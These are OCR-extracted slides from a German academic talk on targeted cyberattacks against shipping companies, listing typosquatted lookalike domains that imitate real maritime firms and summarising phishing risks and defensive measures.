

www.gulf-marine.com
Gulf
Marine
CHANGE TO
GULF
Search
HOME
ABOUT US
NETWORK
PRODUCTS
SERVICES
PRESS
FIND US
Are you ready for 2020 sulphur cap?
Contact us to formulate your transition plan.
Gulf
Marine


Targeted Attacks in the Maritime Sector

vshiips.com

gulf-marlne.com

www.ashley-shipplng.com




www.centurylogistics.com.vn
Hotline: +84 901 83 83 88 - Mr Sơn
Email: son@centurylogistics.com.vn
CENTURY LOGISTICS
Your Cargo - Our Property
TRANG CHỦ
VỀ CHÚNG TÔI
DỊCH VỤ
LIÊN HỆ
centurylogistlcs-vn.com
28.01.2018

sinosinshlps.com
28.01.2018

ALLIANCE TANKER CHARTERING

HOME COMPANY BACKGROUND OUR SYSTEMS CONTACT US

alliancetenker.com
23.05.2017

mtl-duisburg-de.com
02.05.2017

MTL FLEET


- Start
- About us
- Service
- Fleet
- Contact
- Imprint

Coasters

Ships Details

Handy

Ships Details



Babycape

Ships Details

GERMAN TANKER SHIPPING

Offene Stellen | Schiffe | Kontakt | News | Emissio


german-tanker-de.com
14.01.2018

German Tanker Shipping

Herzlich Willkommen auf unserer Internetpräsenz. **German Tanker Shipping** ist eine am 01.01.1998 gegründete Reederei mit Sitz in Bremen.

Unsere Flotte besteht aus 22 hochmodernen Ölproduktentankern, von denen 19 in Deutschland gebaut wurden.

Zu unserer Philosophie gehörte es vom ersten Tag an, sich als „echte“ Reederei rundum um unsere Tanker zu kümmern. Bauaufsicht, Bemannung, Befrachtung, Operations, Buchhaltung, Finanzierung, EDV, Zahlungsverkehr, Versicherungen, Versorgung mit Vorräten und Ersatzteilen, Wartung und Inspektionen sowie die ständige Überwachung und Verbesserung aller Qualitäts- und Sicherheitsstandards wurden und werden zentral aus der Hans-Böckler-Straße in Bremen gesteuert. So war es von Anfang an und so ist es auch heute.


REEDEREI NSB
See
Land
Wissen
Suche
DE EN
Login
reederie-nsb.com
27.11.2017
Ziele erreichen.
Auf den „Highways“ des internationalen Seeverkehrs setzen wir einiges in Bewegung. Dabei verfolgen wir stets das Prinzip „Qualität Made in Germany“. Mit einer starken Flotte und einer modernen Palette an Dienstleistungen, die über das reine Bereederungsgeschäft hinausgehen, sind wir heute eine der führenden Containerreedereien der Welt.
Unternehmenswerte
NSB News

Targeted domain registrations by one actor

sinosinshlps.com	sinosinships.com	Sinosin Ship Managers Ltd.
alliancetenker.com	alliancetanker.com	Alliance Tanker Chartering
mtu-onlne.com	mtu-online.com	MTU Friedrichshafen GmbH
safishpping.com	safishipping.com	SAFİ GEMİ İŞLETMECİLİĞİ A.Ş.
vshiips.com	vships.com	V Group Ltd, V Ships
korshp.com	korship.com	Korkyra Shipping Ltd. – Ship Management and Operations
bws-dk.com	bws.net	Blue Water Shipping
mtl-duisburg-de.com	mtl-duisburg.de	Maritime Transport + Logistik

Fazit

Fazit

- Exposition
  - Der maritime Sektor ist im Fadenkreuz von Cyber-Angriffen
  - Diverse Infektionsvektoren
  - Phishing mittels gezielter Webseiten/Domains
  - Spear-Phish Emails
  - Schadsoftware

- Reaktive Mechanismen
  - Gängige IT-Sicherheitspraxis
  - Table-top exercises
  - Monitoring der Exposition
  - Threat Intelligence

Ausblick

- Als Hochschule immer an Kooperationspartnern interessiert
- Gemeinsame Abschlussarbeiten
  - Bachelor Thesis
  - Master Thesis
- Analyse von Schadsoftware

dietrich@internet-sicherheit.de

https://chrisdietri.ch

Vielen Dank. Fragen?

Prof. Dr. Christian Dietrich
Institut für Internet-Sicherheit, Westfälische Hochschule
https://www.internet-sicherheit.de

https://chrisdietri.ch
dietrich@internet-sicherheit.de